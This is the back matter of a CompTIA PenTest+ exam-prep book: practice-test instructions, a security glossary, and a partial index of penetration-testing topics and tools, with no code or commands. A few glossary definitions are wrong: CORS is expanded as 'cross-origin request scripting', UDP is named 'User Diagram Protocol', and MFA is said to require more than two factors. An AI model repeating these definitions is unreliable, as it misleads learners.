In no event will McGraw-Hill Education or its licensors be liable for any indirect, special or consequential damages, including but not limited to, lost time, lost money, lost profits or good will, whether in contract, tort, strict liability or otherwise, and whether or not such damages are foreseen or unforeseen with respect to any use of the McGraw-Hill Education content.

TotalTester Online

TotalTester Online provides you with a simulation of the CompTIA PenTest+ exam. Exams can be taken in Practice Mode or Exam Mode. Practice Mode provides an assistance window with hints, references to the book, explanations of the correct and incorrect answers, and the option to check your answer as you take the test. Exam Mode provides a simulation of the actual exam. The number of questions, the types of questions, and the time allowed are intended to be an accurate representation of the exam environment. The option to customize your quiz allows you to create custom exams from selected domains or chapters, and you can further customize the number of

questions and time allowed.

To take a test, follow the instructions provided in the previous section to register and activate your Total Seminars Training Hub account. When you register, you will be taken to the Total Seminars Training Hub. From the Training Hub Home page, select **CompTIA PenTest+ (PT0-001) Passport TotalTester** from the “Study” drop-down menu at the top of the page, or from the list of “Your Topics” on the Home page. You can then select the option to customize your quiz and begin testing yourself in Practice Mode or Exam Mode. All exams provide an overall grade and a grade broken down by domain.

Performance-Based QUESTIONS

In addition to multiple-choice questions, the CompTIA PenTest+ exam includes performance-based questions (PBQs), which according to CompTIA are designed to test your ability to solve problems in a simulated environment. More information about PBQs is provided on CompTIA’s website. You can access the performance-based questions included with this book by navigating to the “Resources” tab and selecting **Performance-Based Questions**, or by selecting **CompTIA PenTest+ (PT0-001) Passport Resources** from the “Study” drop-down menu at the top of the page or from the list of “Your Topics” on the Home page. The menu on the right side of the screen outlines all of the available resources. After you have selected the PBQs, an interactive quiz will launch in your browser.

Technical Support

For questions regarding the Total Tester software or operation of the Training Hub, visit www.totalsem.com or e-mail support@totalsem.com.

For questions regarding book content, e-mail hep_customer-service@mheducation.com. For customers outside the United States, e-mail international_cs@mheducation.com.



Glossary

access control list (ACL) A set of permissions associated with an object such as a file or directory.

access point (AP) A wireless device that enables other wireless devices to connect to a wired network.

Active Directory Federation Services (ADFS) An authentication and authorization service created by Microsoft that runs on Windows Server.

address space layout randomization (ASLR) A security technique designed to thwart memory corruption attacks. It randomizes the address space positions for key areas of a process, such as executable space and stack and heap positions.

advanced persistent threat (APT) Typically describes a determined human attacker in the computing realm.

Apple Push Notification Service (APNS) A notification service created by Apple that allows third-party applications to send notification data to applications on Apple devices.

application programming interface (API) A set of routines, tools, and protocols that explains how components of software should interact.

business partnership agreement (BPA) A contract between two or more businesses that defines the terms of a partnership, including (for example) the nature of the business, contributions from each partner, and their responsibilities to the partnership.

Certificate Authority (CA) Issuer of digital certificates.

certificate revocation list (CRL) A list of certificates whose trust has been explicitly revoked by the CA.

commercial off-the-shelf (COTS) Ready-made and available commercial products that are for sale to the general public.

Common Attack Patterns Enumeration Classification (CAPEC) A dictionary of known patterns of computer attacks created by MITRE.

Common Gateway Interface (CGI) A standard for web servers to handle communications with legacy information systems using a command-line-like interface.

Common Internet File System (CIFS) A file and print service protocol commonly associated with Microsoft operating systems. It is a dialect of SMB.

Common Vulnerabilities Exposures (CVE) A dictionary of specific, publicly disclosed computer security vulnerabilities hosted by MITRE and sponsored by the U.S. Department of Homeland Security and Cybersecurity and Infrastructure Security Agency.

Common Vulnerability Scoring System (CVSS) A method of scoring the relative severity of vulnerabilities according to a standard scoring rubric.

Common Weakness Enumeration (CWE) A dictionary of known software weaknesses maintained by MITRE. Weaknesses are defined as categoric flaws in software that may lead to vulnerabilities.

Computer Emergency Response Team (CERT) An expert group tasked with improving community response capabilities by responding to and handling security incidents across a broad scope. The term CERT is trademarked, and organizations wishing to use the label must apply for permission through the CERT/CC authorities.

Computer Incident Response Team (CIRT) A formalized or ad hoc team whose work scope is typically limited to a single organization and who are dedicated to identifying and responding to computer incidents.

cross-origin request scripting (CORS) A method of using HTTP headers to give web applications access to selected resources even when the resource and running application share different origins.

cross-site request forgery (CSRF) A web attack that allows an attacker to execute

commands by transmitting them from a user the application trusts.

cross-site scripting (XSS) An application attack that uses application flaws to inject code that is interpreted by the client (often a web browser).

cross-site tracing (XST) A web application attack that abuses the HTTP TRACE method.

data flow diagram (DFD) A graphical representation of how data travels through a program or system.

denial of service (DoS) An attack that renders a host or service unusable.

Distributed Component Object Model (DCOM) A Microsoft protocol that allows remote execution of COM objects.

Document Object Model (DOM) A data representation of HTML and XML documents that functions as an API.

Domain Name Service (DNS) Translates human-readable hostnames into computer-usable IP addresses and vice versa.

dynamic application security testing (DAST) An outside-in black box security testing approach designed to find vulnerabilities in applications by examining how they work while they are used.

dynamic link library (DLL) Microsoft's implementation of shared libraries. Libraries contain code and data that can be used by multiple programs simultaneously.

Dynamic Trunking Protocol (DTP) A Cisco-proprietary networking protocol for negotiating trunking between DTP-capable devices.

elliptic curve digital signature algorithm (ECDSA) A digital signature algorithm based on elliptic curve cryptography.

end user license agreement (EULA) A legal agreement between a software vendor and the user that explains rights and restrictions on use of the software.

external entity (XXE) An externally referenced XML entity. Typically referred to as part of an XXE attack, which is an attack that attempts to abuse an application that parses XML input.

File Transfer Protocol (FTP) A plaintext protocol for transferring files between computers.

Generic Routing Encapsulation (GRE) A network tunneling protocol designed to encapsulate various network-layer protocols in PPTP networks, for example.

Group Policy Object (GPO) A collection of policy settings for Microsoft systems that is virtually organized into objects.

HTTP Strict Transport Security (HSTS) A policy enforced by web servers that requires clients to interact with the web server using HTTPS.

Hypertext Markup Language (HTML) A standardized language for creating web pages. It leverages tags to define elements that control how the data on a web page is displayed and functions.

industrial control systems (ICS) Systems that are used in industrial processes, often including supervisory control and data acquisition systems (SCADA), distributed control systems (DCS), data acquisition systems, and programmable logic controllers (PLCs).

initialization vector (IV) An arbitrary value used in data encryption that is designed to prevent repetition of data in encrypted data streams.

input/output (I/O) Input is the data or other information that is put into a program or system, and output is the data or other information that the program or system produces.

insecure direct object reference (IDOR) When specially crafted user input allows access directly to objects referenced by applications.

Internet Control Message Protocol (ICMP) A protocol for error reporting on network devices. This is perhaps best known as the mechanism for ping.

Internet of Things (IoT) Interconnected devices with sensors, software, and electronics operating in a broad range of environments that are designed to communicate without requiring human-to-human interaction. This can include smart home devices, smart appliances, and even livestock.

intrusion prevention system (IPS) A security control that operates either at the host or network layer that inspects network traffic for specified patterns of behavior (exploit attempts) and blocks them based on defined configuration.

Japan Computer Emergency Response Team (JPCERT) Japanese CERT organization formally established in 1996.

Joint Test Action Group (JTAG) 1. A group formed to devise a common standard for manufacturing of integrated circuits (ICs). 2. An industry standard for testing interconnections on printed circuit boards and verifying their designs. 3. A common hardware interface that allows direct communication with chips on a board for testing, debugging, and programming devices such as microcontrollers, FPGAs, and CPLDs.

Link-Local Multicast Name Resolution (LLMNR) A Microsoft protocol for connecting human-readable hostnames and computer-usuable machine identification information. An alternative to DNS.

Local Administrator Password Solution (LAPS) A Microsoft software solution for randomizing and managing local administrator passwords.

local file inclusion (LFI) An attack that subverts how an application loads code for execution in order to access files that are locally stored on the server.

Local Security Authority Subsystem Service (LSASS) The service that supports the Windows subsystem that provides authentication, maintains information about local security policy, and handles system logins.

man in the middle (MITM) Man-in-the-middle attacks occur when a third party (such as a penetration tester) secretly intercepts, potentially alters, and relays messages between two or more other parties.

master service agreement (MSA) A contract that establishes the terms of future transactions and agreements between two parties.

mobile device management (MDM) A security solution that allows administrators to control mobile devices, including enforcing policies, implementing security settings, and controlling data.

multifactor authentication (MFA) Authentication systems that require more than two pieces of evidence in order to perform authentication.

National Institute of Standards and Technology (NIST) An agency within the U.S. Department of Commerce whose mission is to promote innovation and industrial competitiveness by advancing standards and technology.

near-field communication (NFC) A set of proximity-based communication protocols that enables devices to share information when they are within close proximity. Does not require pairing between transmitting and sending devices.

NetBIOS Name Service (NBNS) A Microsoft protocol for connecting human-readable hostnames and computer-usable machine identification information. An alternative to DNS.

Network Access Control (NAC) A security mechanism that controls what devices are allowed to connect to a network based on the enforcement of certain criteria at the host or port level.

no operation (NOP) An assembly-language instruction to do nothing.

nondisclosure agreement (NDA) A contract between two parties that defines the terms of what information can be shared outside of that partnership and how it can be shared.

open-source intelligence (OSINT) Publicly available information about a target.

Open Web Application Security Project (OWASP) A worldwide not-for-profit organization focused on improving software security by releasing articles, producing documentation, and defining methodologies for testing.

operating system (OS) The central software that controls a host's basic operation, including hardware management, task management, and networking.

personally identifiable information (PII) Data that can be used to identify a particular person. Often protected according to legal or regulatory requirements.

point of sale (POS) The place where a customer executes payment for goods or services. Often refers to specific devices that manage payment card swiping, taps, or chip reading for payment authorization.

PowerShell (PS) A command-line shell designed for Windows systems administration.

radio frequency ID (RFID) A wireless communication system that electronically stores information in tags and uses readers to retrieve the information in those tags.

real-time operating system (RTOS) A specialized operating system designed for

time-limited processing.

remote code execution (RCE) An attack that successfully runs code or commands on a target from a perspective beginning outside of the target host.

Remote Desktop Protocol (RDP) A Microsoft protocol for GUI-based remote systems management.

remote file inclusion (RFI) An attack that subverts how an application loads code for execution in order to access files that are stored on a remote server resource.

Remote Procedure Call (RPC) A distributed computing protocol designed to allow a program to request a service or action from a component hosted on a different host.

Remote Shell (RSH) A legacy remote administration tool associated with *nix systems.

request for proposal (RFP) A document that organizations use to solicit responses based on outlined requirements for a project.

rules of engagement (ROE) A document that outlines what testers are allowed to do in pursuit of testing goals and what they are expressly forbidden from doing during a penetration test.

Secure Copy (SCP) An encrypted protocol for copying files from host to host.

secure identifier (SID) A unique value used to identify a user account, group account, or logon session to which an access control entry applies in Windows.

Secure Shell (SSH) A secure protocol for remote system administration.

Secure Sockets Layer (SSL) A cryptographic protocol for securing information transmitted between systems on the Internet.

Security Account Manager (SAM) A registry file containing a database of usernames and password hashes for Microsoft operating systems.

security incident event manager/security incident or security information and event management (SIEM) A packaged set of tools designed to allow incident responders and administrators to consume, analyze, and manage event information from multiple sources and respond (often automatically) to resolve security incidents.

Typically focuses on log management, correlation, alerting, compliance, retention, dashboards, and facilitating analysis.

security operation center (SOC) Staff and tooling at a dedicated site that are tasked with handling security issues for a company, including monitoring and response coordination for incidents.

Server Message Block (SMB) A network protocol standard for file, printer, and serial sharing between systems on a network.

service level agreement (SLA) A documented agreement between parties that outlines terms such as expectations for timelines of delivery, deliverables, performed services, responsibilities, and recourses pertaining to service deliverables.

service principal name (SPN) In Windows, this is a unique identifier associated with a service. These are used to associate the login account with the service instance in Kerberos.

Set Group ID (SGID) A *nix access rights flag that permits users to run flagged executable files using the same level of access as another group.

Set User ID (SUID) A *nix access rights flag that permits users to run flagged executable files using the same level of access as another user.

Simple Certificate Enrollment Protocol (SCEP) A protocol for public key infrastructure (PKI) to use certificates. Has limited certificate revocation list (CRL) capabilities.

Simple Mail Transfer Protocol (SMTP) A network protocol for clients and servers to send and receive e-mail.

Simple Network Management Protocol (SNMP) A plaintext application-level protocol designed to facilitate monitoring and management of networked devices using a series of object identifiers for device reference.

Simple Object Access Protocol (SOAP) An XML-based messaging protocol.

software development kit (SDK) A set of tools designed to facilitate the creation of applications for certain software frameworks, hardware platforms, languages, host operating systems, etc.

Spanning Tree Protocol (STP) A layer 2 networking protocol for network devices designed to build network topology that avoids network looping.

statement of work (SOW) A project-specific document that sets expectations for the engagement with both parties, including what deliverables are expected, the time frame for the agreement, milestones for payment or delivery, and responsibilities for both parties. Used to handle scope creep.

static application security testing (SAST) An inside-out white box security testing approach designed to find vulnerabilities in applications by examining application source code, binaries, and byte code.

Structured Query Language (SQL) A programming language for manipulating databases.

Subject Alternative Name (SAN) An extension of X.509 that allows multiple fully qualified domain names to be associated with a digital certificate.

supervisory control and data acquisition (SCADA) A subset of industrial control systems (ICS) that refers to control systems spanning a significant geographical area. These systems gather data on the industrial process and send commands that control the process to other systems designed to implement them.

tactics, techniques, and procedures (TTP) A description of attack actions in terms of why an attacker does it (tactic), what is done (technique), and how is it done (procedure).

time-based one-time password (TOTP) A temporary passcode that is algorithmically generated and used for authentication.

Transmission Control Protocol (TCP) A connection-oriented protocol for network communication that runs on top of the Internet Protocol.

Transport Layer Security (TLS) A cryptographic protocol for securing information transmitted between systems on the Internet. The successor to SSL.

Trusted Platform Module (TPM) A specialized hardware chip that stores RSA encryption keys for the device, used for hardware authentication.

User Diagram Protocol (UDP) A connectionless protocol for network communication that runs on top of the Internet Protocol.

virtual local area network (VLAN) A set of devices on different LAN segments that are set up to communicate as if attached to the same wire even though they are actually located on a number of different LAN segments. This allows multiple logical networks to exist on a single switch. The idea is to allow network isolation between these segments.

virtual machine (VM) An image file that behaves like an actual computer on an emulated computer system.

virtual network connection (VNC) A platform-independent application for GUI-based remote system administration.

virtual private network (VPN) An encrypted network connection from a device to a network. Designed to enable secure communication from a client to a network over public wires.

Web Application Archive (WAR) A file type used for making collections of Java files, such as JARs, JSP, servlets, classes, XML files, and others, that make up a web application.

Web Application Description Language (WADL) A machine-readable description of HTTP-based web services expressed in XML.

web application firewall (WAF) A security control that monitors and filters web application traffic in order to protect the applications from attacks such as cross-site scripting, injection, and cross-site request forgery, for example.

Web Proxy Auto-Discovery (WPAD) A protocol to enable clients to automatically configure proxy settings based on using the URL of a Proxy Auto-Config (PAC) file.

Web Services Description Language (WSDL) Often pronounced “wɪz dəl,” it’s an XML-formatted description of web service interfaces and the functionality they provide.

Wi-Fi Protected Setup (WPS) A wireless network standard built with consumer networks in mind. Designed to provide easy setup of new devices without requiring entry of long passphrases.

Windows Management Instrumentation (WMI) Windows-based operating system infrastructure provider for automating administrative tasks on remote computers and managing data for other parts of the operating system and products, for example, WinRM.

Windows Remote Management (WinRM) A command-line Microsoft remote administration protocol.

Wired Equivalent Privacy (WEP) A legacy wireless networking protocol that relies on initialization vectors for randomization of encrypted data streams.

XML schema document (XSD) Associated with the .xsd file extension, these files describe the elements of an XML document: the rules an XML document must conform to in order to be considered valid.

Index

Please note that index links point to page beginnings from the print edition. Locations are approximate in e-readers, and you may need to page down one or more times after clicking a link to get to the indexed material.

A

- A flag for Nmap scans, [282](#)
- A record types, [110](#)
 - AAA record types, [110](#)
- access control lists (ACLs), [202](#)–[203](#)
- access points
 - defined, [24](#), [145](#)
 - evil twin attacks, [149](#)–[150](#)
- access tokens in Windows, [202](#)
- accuracy considerations in scanning, [41](#)
- ACLs (access control lists), [202](#)–[203](#)
- active information gathering, [40](#)–[41](#)
- activity prioritization for exploitation preparation, [77](#)
- Address Resolution Protocol (ARP)
 - packet replays, [337](#)
 - scanning, [58](#)
 - spoofing, [125](#)–[129](#)
- adduser command in Linux, [219](#)
- adjudication in vulnerability scan results, [70](#)
- adm group, [218](#)
- ADMIN\$ share, [256](#)
- administrator credentials, shared, [400](#)–[401](#)
- Administrator user, [200](#)
- ADSs (alternate data streams), [207](#)–[208](#)
- advanced persistent threats (APTs), [29](#)
- AFL (American Fuzzy Lop) tool, [289](#)–[291](#)
- aggressive mode for Nmap scans, [283](#)

Aircrack-ng tool

fragmentation attacks, 153

overview, 293

Aireplay-ng tool, 294

Airodump-ng tool, 294–295

all output parameter for Nmap tool, 286–287

alternate data streams (ADSs), 207–208

American Fuzzy Lop (AFL) tool, 289–291

amplification attacks, 134

Android devices

APK Studio, 291–292

Drozer tool, 304–305

physical attacks, 245

vulnerabilities, 227–230

Android Package files (APK), 228

Android Runtime (ART), 227–228

anonymous credentials in FTP exploits, 122

antiforensics, 272

antimalware tools, evading, 239–240

antivirus tools, evading, 239–240

APIs (application programming interfaces)

defined, 11

unprotected, 191–192

APK (Android Package files), 228

APK Studio tool, 291–292

APKX tool, 292

App Transport Security (ATS), 234

AppIDs for COM objects, 255

Apple host-based vulnerabilities

iOS, 232–235

macOS, 230–232

Apple Remote Desktop (ARD), 261

application-based vulnerabilities

authentication, 182–186

authorization, 186–187

clickjacking, 195

code practices, 188–194

cross-site request forgery, 194–195
injections. See injections
questions, 196–199
review, 196
 security misconfiguration, 179–182
application programming interfaces (APIs)
 defined, 11
 unprotected, 191–192
applications
 debugging, 53
 default, 211
 enumeration, 46–47
 requests, 10
 sandbox escape, 238–239
 software development kits, 12
 as targets, 24
 vulnerability scans, 61
APTs (advanced persistent threats), 29
architectural diagrams, 10
ARD (Apple Remote Desktop), 261
ARP (Address Resolution Protocol)
 packet replays, 337
 scanning, 58
 spoofing, 125–129
arrays in scripts, 377–380
ART (Android Runtime), 227–228
assessments. See compliance-based assessments
asset categorization in vulnerability scan results, 68–69
asset value in vulnerabilities, 71
assumed knowledge, 98
ATS (App Transport Security), 234
attack techniques in exploitation preparation, 77–81
“Attacker Looks at Docker: Approaching Multi-Container Applications,” 60
“Attacks Against the WiFi Protocols WEP and WPA,” 158
attestation of findings, 394–395
authentication
 credential brute forcing, 182–183

default and weak credentials, 185–186
LDAP, 214–215
multifactor, 403–404
redirect attacks, 184–185
session hijacking, 183–184
“Authentication for Remote Connections,” 259
authenticators in WPA, 147
authority motivation technique, 101
authorization
 direct object references, 187
 documentation, 18
 parameter pollution, 186–187

B

“Backdoor in Popular Open Source Tool Put 28 Million Users at Risk,” 225
backdoors

 Bootstrap-Sass gem, 225
 overview, 269–270

badges, cloning, 162
bailiwick testing, 110–111
baiting, 101
bandwidth limitations in vulnerability scans, 64

Bash

 bind shells, 359–360
 command injection in, 178–179
 reverse shells, 362

.bash_profile file in Linux, 218

Bash scripts

 arrays, 377–380
 comparison operators, 374
 encoding/decoding, 381
 error handling, 380–381
 file extensions, 370
 flow control, 374–375
 input and output, 375–377
 string operations, 371–374
 variables, 371

.bashrc file, 218
BeEF (Browser Exploitation Framework) tool, 295–296
BENCHMARK command for injection, 169
Bettercap tool, 113
/bin file, 218
bind shells
 Bash, 359–360
 PowerShell, 361–362
 Python, 360–361
binding shells, 327–328
biometrics weaknesses, 86–87
bitvectors, 216
bitwise operators in SQL, 166
black box security testing, 26–27
blacklisting, 25
blind SQL injection, 168
Bluejacking, 160
Bluesnarfing, 160
Bluetooth attacks, 158–160
Boolean-based inference in SQL injection, 168
Bootstrap-Sass gem, 225
bricked iOS devices, 234
bridges for MAC addresses, 136
Browser Exploitation Framework (BeEF) tool, 295–296
brute forcing
 credentials, 80, 182–183
 WPS, 155–157
budget, planning, 7
buffer overflow, 241
Bully tool, 156–157
bumping locks, 251
Burp interception proxy, 182
Burp Suite tool, 296–300
bypassing
 locks, 251–252
 NAC, 135–136
 surveillance, 252

C

C and C++ string format vulnerability, 177

cached credentials, 204

caches

- poisoning, 110–112

- snooping, 113

Cain and Abel tool, 300–301

caller ID spoofing, 96

canonical name records, 110

CAPEC for OSINT information, 53

captive portals, 154

CAs (Certificate Authorities), 132–133

Censys tool

- overview, 301–302

- passive information gathering, 41

CERT/CC for OSINT information, 53

Certifi-gate, 229

Certificate Authorities (CAs), 132–133

Certificate Revocation Lists (CRLs), 132–133

certificates

- inspection, 50

- pinning, 26

- SSL, 132–133

CeWL tool, 302–303

chains

- exploits, 79

- ROP, 226–227

Chameleon devices, 161

chgrp command in Linux, 219

chmod command in Linux, 217, 219

chown command in Linux, 219

chsh command in Linux, 219

CIFS (Common Internet File System), 115

classifications, data, 69

cleanup, post-report, 394

clickjacking, 195

clients

acceptance by, 394–395
SNMP, 118
cloning, RFID, 161–162
CLSIDs for COM objects, 255
CMS (corporate content management system) in LDAP, 215
CNAME record types, 110
code and code practices
 comments, 188
 cross-compiling, 78
 decompilation, 52
 error handling, 189
 hard-coded credentials, 189–190
 hidden elements, 192–193
 injections, 174–179
 race conditions, 190–191
 signing, 193–194
 unauthorized functions, 191–192
code signing in iOS, 232
cold-boot attacks, 243
ColdFusion, 125
COM objects, 255–256
combination locks, 251
commands
 injections, 174–179
 SQL, 166–167
comments
 source code, 188
 SQL, 166
Common Internet File System (CIFS), 115
common themes in vulnerability scan results, 72
Common Vulnerabilities and Exposures (CVE) list for OSINT information, 54
Common Vulnerability Scoring System (CVSS), 70
Common Weakness Enumeration (CWE) list for OSINT information, 54
commonly used ports only scanning, 42
communication
 escalation paths, 6
 goal reprioritization, 411

paths, 408
planning, 5–6
questions, 412–413
reasons, 410–411
review, 412
triggers, 409–410

community strings, guessable, 118–119

comparison operators
 scripts, 374
 SQL, 166

compiled code, 52

compliance-based assessments
 data isolation, 34
 limitations, 33–35
 objectives based on regulations, 35
 password policies and key management, 34
 questions, 35–36
 review, 35
 rules, 34

compliance-based tests
 characteristics, 21–22
 vulnerability scans, 64

compliance scans, 59

comprehensiveness disclaimers, 9

concatenating strings, 372

conclusions in reports, 390

confidentiality of findings, 6

configuration files in containers, 60

configuration weaknesses
 cookie manipulation, 181–182
 directory traversal, 179–180
 file inclusion, 180–181
 Linux, 223–224
 unsecure service configurations, 214
 vulnerability scan results, 72
 Windows, 210–212

consoles, serial, 244

constraints, technical, 9

containers

 escape attacks, 237–238

 vulnerability scans, 60

“Containers Are Not VMs,” 60

contracting staff as target audience, 4

contracts, 16–17

cookies

 manipulation, 181–182

 parameter pollution, 187

copy-on-write functionality in Linux kernel, 230

core application vulnerabilities, 208–210

corporate content management system (CMS) in LDAP, 215

corporate policies, 17

count command in SQL, 166

covering tracks, 272

cpasswd field, 206–207

crackle tool, 160

crash dumps, 289–290

credentialed scans, 57–58

credentials. See also passwords

 alternate data streams, 207–208

 brute forcing, 80, 182–183

 cached, 204

 containers, 60

 cpasswd field, 206–207

 default, 185–186, 211–212

 FTP exploits, 122

 hard-coded, 189–190

 harvesting, 154

 hashes, 78

 Invoke-NinjaCopy tool, 205

 keyloggers, 242

 Mimikatz tool, 325–326

 PsExec tool, 257

 SAM database, 203

 samdump2 tool, 206

shared, 400–401
unattend.xml file, 204
unsecured file systems, 207
volume shadow copy, 205
WDigest and LSASS, 204–205
weak, 185–186

critical findings, communicating, 409

CRLs (Certificate Revocation Lists), 132–133

cron jobs, 222

crontab command, 222

cross-compiling code, 78

cross-platform vulnerabilities in Android systems, 230

cross-site request forgery (CSRF), 194–195

cross-site scripting (XSS), 173–174

cryptography, auditing, 49–50

CSRF (cross-site request forgery), 194–195

CVE (Common Vulnerabilities and Exposures) list for OSINT information, 54

CVSS (Common Vulnerability Scoring System), 70

D

DACLs (discretionary ACLs), 202–203

Daemon user in Linux, 218

daemons, 266–268

Damn Insecure and Vulnerable App, 230

Damn Vulnerable iOS App (DVIA), 235

DaRT (Diagnostic and Recovery Tool), 245

DAST (dynamic application security testing)

- overview, 233
- vulnerability scans, 61

data classifications, 69

data isolation in compliance-based assessments, 34

data normalization, 386–387

DCS (distributed control systems) weaknesses, 83

de-escalation, communication for, 411

deauthentication attacks, 151–152

debugging

- Immunity Debugger, 316–317

for information gathering, 53
JTAG tool, 243–245
reverse engineering, 39
deception, 80
decoding locks, 252
decompilation of code
defined, 316
overview, 52
reverse engineering, 39
deconfliction, communication for, 411
default configurations
Linux, 223–224
Windows, 210–212
default credentials, 185–186
denial of service (DoS) attacks
DNS, 113
overview, 133–135
deserialization, 176–177
Deserialization Cheat Sheet, 177
destructive entry, 252
detail in data normalization, 386–387
device discovery in Bluetooth, 159
dictionary attacks, 80–81
Diffie-Hellman exchange
SSH, 264
WPS, 155
dig tool, 331
DirBuster tool
example, 46
overview, 303–304
direct object references, insecure, 187
direct queries to APIs, 192
directory traversal, 179–180
Dirty COW vulnerability, 230
disclaimers, 8–9
discovery scans, 58
discretionary ACLs (DACLs), 202–203

diskshadow command, 202
disposition of reports, 391
Distinguished Names (DNs) in LDAP, 214–215
distributed control systems (DCS) weaknesses, 83
DKIM (DomainKeys Identified Mail), 94
DLLs (dynamic-link libraries), hijacking, 212–213
DNS. See Domain Name System (DNS) attacks
DNs (Distinguished Names) in LDAP, 214–215
dnsenum tool, 41
“DNSSEC – What Is It and Why Is It Important?,” 112
Document Object Model (DOM)
 sensitive information in, 192–193
 XSS, 173–174
documentation
 authorization, 18
 SDK, 10
DOM (Document Object Model)
 sensitive information in, 192–193
 XSS, 173–174
Domain Name System (DNS) attacks, 107
 cache poisoning, 110–112
 cache snooping, 113
 denial of service, 113
 DNS operation, 108–110
 hijacking and redirection, 112–113
 key facts, 107–108
 Nslookup tool, 331–332
 reconnaissance, 40
DomainKeys Identified Mail (DKIM), 94
domains
 enumeration, 44
 multicast, 114
Dominique, Bongard, 156
DoS (denial of service) attacks
 DNS, 113
 overview, 133–135
double tagging in LANs, 137

downgrade attacks
 legacy protocols, 212
 overview, 133
 wireless networks, 151

Drozer tool, 304–305

dscl utility, 231

DTP (Dynamic Trunking Protocol), 137

dumpster diving, 250

DVIA (Damn Vulnerable iOS App), 235

DVWA command injection, 178–179

dynamic analysis, 233

dynamic application security testing (DAST)
 overview, 233
 vulnerability scans, 61

dynamic-link libraries (DLLs), hijacking, 212–213

Dynamic Trunking Protocol (DTP), 137

E

e-mail SMTP exploits, 119–121

eavesdropping
 description, 39
 overview, 50–52

egress sensor-based bypass, 252

electronic locks, 251

elicitation
 goals, 97
 tactics, 98

embedded Linux attacks, 226

embedded systems weaknesses, 86

Empire tool, 305–307

encoding/decoding scripts, 381–382

encryption
 auditing, 49–50
 Bluetooth, 160
 SSH, 264–265
 SSL, 132–133
 WEP, 145–146

WPA, 146–148
Enter-PSSession cmdlet, 259
enterprise WPA, 146
enum.exe tool, 116
enum4linux tool, 116
enumeration
 description, 39
 domains, 44
 hosts, 43
 network shares, 45
 networks, 43–44
 null session, 116
 overview, 43
 services and applications, 46–47
 social networks, 47
 token, 47
 users and groups, 45
 web pages, 46
environmental restrictions, 17–18
error-based SQL injection, 169–170
error handling
 lack of, 189
 scripts, 380–381
escalation paths of communication, 6
/etc files in Linux, 217
EternalBlue exploit, 208–209
Ettercap tool
 ARP spoofing, 128–129
 resources, 113
evasion techniques in vulnerability scans, 64
evil twin attacks, 149–150
executive management as target audience, 3
executive summaries in reports, 388
exploit chaining, 79
Exploit DB for OSINT information, 54
exploitation preparation
 activity prioritization, 77

attack techniques, 77–81
credential brute forcing, 80
cross-compiling code, 78
deception, 80
dictionary attacks, 80–81
exploit chaining, 79
exploit modification, 79
mapping vulnerabilities to potential exploits, 74–77
proof-of-concept development, 79
questions, 82–83
rainbow tables, 81
review, 82
social engineering, 79–80

exploits
 chaining, 79
 defined, 77
 development, 79
 modification, 79
 vulnerabilities, 71

EXPN command in SMTP, 120

export
 Linux options, 223
 restrictions, 17

exposure considerations in vulnerabilities, 71

eXtensible Markup Language (XML), 11

external targets, 24

F

facilities security. See physical security attacks

FakeID flaw, 230

false ignorance, 98

false positives, 70–71

fear as motivation technique, 102

fence jumping, 250

Fierce tool, 41

file systems, unsecured, 207

File Transfer Protocol (FTP) exploits, 121–123

files

- I/O scripts, 376
- inclusion, 180–181
- transferring, 330
- unquoted paths, 213–214

filtered ports, 59

find command for Linux permissions, 217

Findbugs tool, 308–309

findings and remediation in reports, 387, 400

- conclusions, 390
- executive summaries, 388
- methodology, 388–389
- metrics and measures, 389

Findsecbugs tool, 308–309

fingerprinting

- Bluetooth, 159
- description, 39
- OS, 280–281
- overview, 48

Fingerprinting Organizations with Collected Archives (FOCA) tool, 41, 307–308

firewalls

- injections, 165
- noncredentialed scans, 58
- vulnerability scans, 64

first-party hosted targets, 24

flattery, 98

flow control in scripts, 374–375

FOCA (Fingerprinting Organizations with Collected Archives) tool, 41, 307–308

focus on specific protocols in scanning, 42

follow-up actions, 395–396

Foofus site, 323

forwarding

- port, 265
- X-Server, 262–263

fragile systems, vulnerability scans for, 64–65

fragmentation attacks, 152–153

FTP (File Transfer Protocol) exploits, 121–123

full connect scans, 59, 279
Full Disclosure list for OSINT information, 54
Fun with Incognito blog, 202
functions, unauthorized, 191–192

G

GDB (GNU Project Debugger), 53, 310–311
goals-based information gathering, 38
goals-based penetration tests, 21–22
goals reprioritization, 411
Google dorks tool, 41
government classifications, 69
government restrictions, 18
GPOs (Group Policy Objects), 206–207
gray box security testing, 27
grepable output parameter for Nmap tool, 284–285
/group file in Linux, 217
Group Policy Objects (GPOs), 206–207
groups
 enumeration, 45
 privileges, 201
groups command in Linux, 219
guessable community strings, 118–119
Guest user, 200

H

hacktivists, 29–30
HAL (hardware abstraction layer) in Android systems, 228
half-open scans, 59, 278–279
handling reports, 391
hard-coded credentials, 189–190
hardware abstraction layer (HAL) in Android systems, 228
Harvester tool, 352–353
harvesting credentials, 154
hashbang lines in scripts, 370
Hashcat tool
 hash resources, 78

overview, 311–312

hashes

- credentials, 78
- passwords, 123–125
- Windows, 203

hcitool tool, 159

heap overflow, 241

hidden elements in code, 192–193

high-frequency RFID, 162

higher-tier threat actors, 29

hijacking

- Android devices, 230
- DLLs, 212–213
- DNS, 112–113
- session, 183–184

HMIIs (human-machine interfaces) weaknesses, 83

hopping VLANs, 136–137

horizontal privilege escalation, 199

host discovery, 42

host records in DNS, 110

Hostapd tool, 313

hosted targets, 24

hosts

- ARP spoofing, 128
- enumeration, 43

Hot Standby Routing Protocol (HSRP), 126

Hping tool, 313–314

HTML injection, 171–174

HTTP redirects to HTTPS, 132–133

human-machine interfaces (HMIIs) weaknesses, 83

Hydra tool, 315

hypervisors, 237

I

I/O (input and output) in scripts, 375–377

icacls command, 203

ICMP

Hping tool, 314
RFCs, 49
scanning, 58

ICSs (industrial control systems) weaknesses, 83–84

id_rsa private key, 264–265

IDA debugger, 315–316

Ida Pro debugger, 53

IDSs (intrusion detection systems), 48

IEEE 802.11 standard, 52

iex (Invoke-Expression) cmdlet, 361

“Illustrated Guide to the Kaminsky DNS Vulnerability,” 112

IMEI Information, exposing, 187

Immunity debugger, 53, 316–317

Impacket tool, 318–319

impacket-wmiexec command, 318

impact analysis, 8

impact considerations

- organization tolerance, 28
- scanning, 41
- vulnerabilities, 71

impersonation

- overview, 99–100
- Windows, 202

impressioning keys, 251

improperly secured data in FTP exploits, 123

inclusion, file, 180–181

industrial control systems (ICSs) weaknesses, 83–84

information gathering

- cryptography, 49–50
- debugging, 53
- decompilation, 52
- eavesdropping, 50–52
- enumeration, 43–47
- fingerprinting, 48
- goals-based, 38
- introduction, 38–41
- methods, 39

OSINT, 53–54
packet crafting, 48
